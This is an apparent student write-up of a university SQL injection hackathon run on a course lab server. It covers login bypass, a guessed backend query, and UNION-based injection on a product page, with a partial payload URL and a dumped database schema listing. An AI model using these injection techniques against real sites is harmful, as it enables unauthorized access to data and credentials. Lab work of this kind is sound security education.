WAPH-Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Student

Name: Amit Gaddi

Email: gaddiat@mail.uc.edu

Short-bio: Amit has keen interests in IT.

Repository Information

Repository's URL: https://github.com/gaddiat-uc/waph.git

This is a private repository for Amit Gaddi to store all code from the course. The organization of this repository is as follows.

Hackathon 2 - SQL Injection Attacks

Hackathon2 Link


Overview and Requirements

This hackathon has given students interested in cybersecurity and ethical hacking a thorough education on SQL Injection Attacks (SQLi). Through practical experience in a safe online setting, participants will investigate and take advantage of SQLi vulnerabilities in a web application. This hands-on method seeks to enhance comprehension of SQLi causes, execution, and preventive strategies by fusing academic knowledge with practical application examples.

The hackathon, which was first presented in Lecture 13, consists of three increasingly difficult stages, each with a distinct set of goals that mimic real-world weaknesses and attack avenues. Through the use of ethical hacking techniques, participants will be able to recognize, exploit, and reduce SQLi threats, ultimately leading to the ability to obtain unauthorized access by circumventing the target system's login procedures.

Level 0

By employing SQL injection and my university's username, got around the login verification.



Level 1

Used SQL injection to guess the backend SQL query and logged in using your university username.


The SQL code guess -

```
SELECT * FROM users WHERE username='gaddiat\';\';#\' AND password = md5(\'\');
```

In this sanitized query:

```
The single quote (') in the input is escaped as \'.
The semicolon (;) is likely removed or replaced with its escaped form \;.
The hash (#) is likely removed or replaced with its escaped form \#.
```


This sanitized query aims to neutralize any attempt to inject additional SQL commands or comments by escaping or removing potentially harmful characters.



Level 2

Finded weaknesses, access data, get login credentials, and enter the system, execute sophisticated SQLi attacks.


a. Detecting SQLi Vulnerabilities Examine and report any app components that are vulnerable.



The login page may be secure, but the `product.php` page appears to be vulnerable. Here, one can write SQL queries and retrieve critical information from the database. Given the URL structure, it is evident that the details are retrieved based on an 'id', indicating the usage of a WHERE clause.


b. Exploiting SQLi to Access Data i. Identify the Number of Columns:

Determined how many database columns there are.




ii. Display Your Information:

Showed the login, name, and division of my university.



iii. Display the Database Schema:


Got the database schema and showed it.





id	product	price
1	apple	1.19
Hacked by AMIT	CHARACTER_SETS	CHARACTER_SET_NAME
Hacked by AMIT	CHARACTER_SETS	DEFAULT_COLLATE_NAME
Hacked by AMIT	CHARACTER_SETS	DESCRIPTION
Hacked by AMIT	CHARACTER_SETS	MAXLEN
Hacked by AMIT	CHECK_CONSTRAINTS	CHECK_CLAUSE
Hacked by AMIT	CHECK_CONSTRAINTS	CONSTRAINT_CATALOG
Hacked by AMIT	CHECK_CONSTRAINTS	CONSTRAINT_NAME
Hacked by AMIT	CHECK_CONSTRAINTS	CONSTRAINT_SCHEMA
Hacked by AMIT	COLLATIONS	CHARACTER_SET_NAME
Hacked by AMIT	COLLATIONS	COLLATION_NAME
Hacked by AMIT	COLLATIONS	ID
Hacked by AMIT	COLLATIONS	IS_COMPILED
Hacked by AMIT	COLLATIONS	IS_DEFAULT
Hacked by AMIT	COLLATIONS	PAD_ATTRIBUTE
Hacked by AMIT	COLLATIONS	SORTLEN
Hacked by AMIT	COLLATION_CHARACTER_SET_APPLICABILITY	CHARACTER_SET_NAME
Hacked by AMIT	COLLATION_CHARACTER_SET_APPLICABILITY	COLLATION_NAME
Hacked by AMIT	COLUMNS	CHARACTER_MAXIMUM_LENGTH
Hacked by AMIT	COLUMNS	CHARACTER_OCTET_LENGTH
Hacked by AMIT	COLUMNS	CHARACTER_SET_NAME
Hacked by AMIT	COLUMNS	COLLATION_NAME
Hacked by AMIT	COLUMNS	COLUMN_COMMENT
Hacked by AMIT	COLUMNS	COLUMN_DEFAULT
Hacked by AMIT	COLUMNS	COLUMN_KEY
Hacked by AMIT	COLUMNS	COLUMN_NAME

iv. Display Login Credentials (12.5 pts)

Showed all passwords and usernames, including hashed ones.


Activities
Feb 23 00:00
waph-hackathon.eastus.cloudapp.azure.com/sqli/level2/product.php?id=1%20union%20select%20"Hacked%20by%20AMIT",%20tab...
Hacked by AMIT INNODB_INDEXES MERGE_THRESHOLD
Hacked by AMIT INNODB_INDEXES N_FIELDS
Hacked by AMIT INNODB_INDEXES NAME
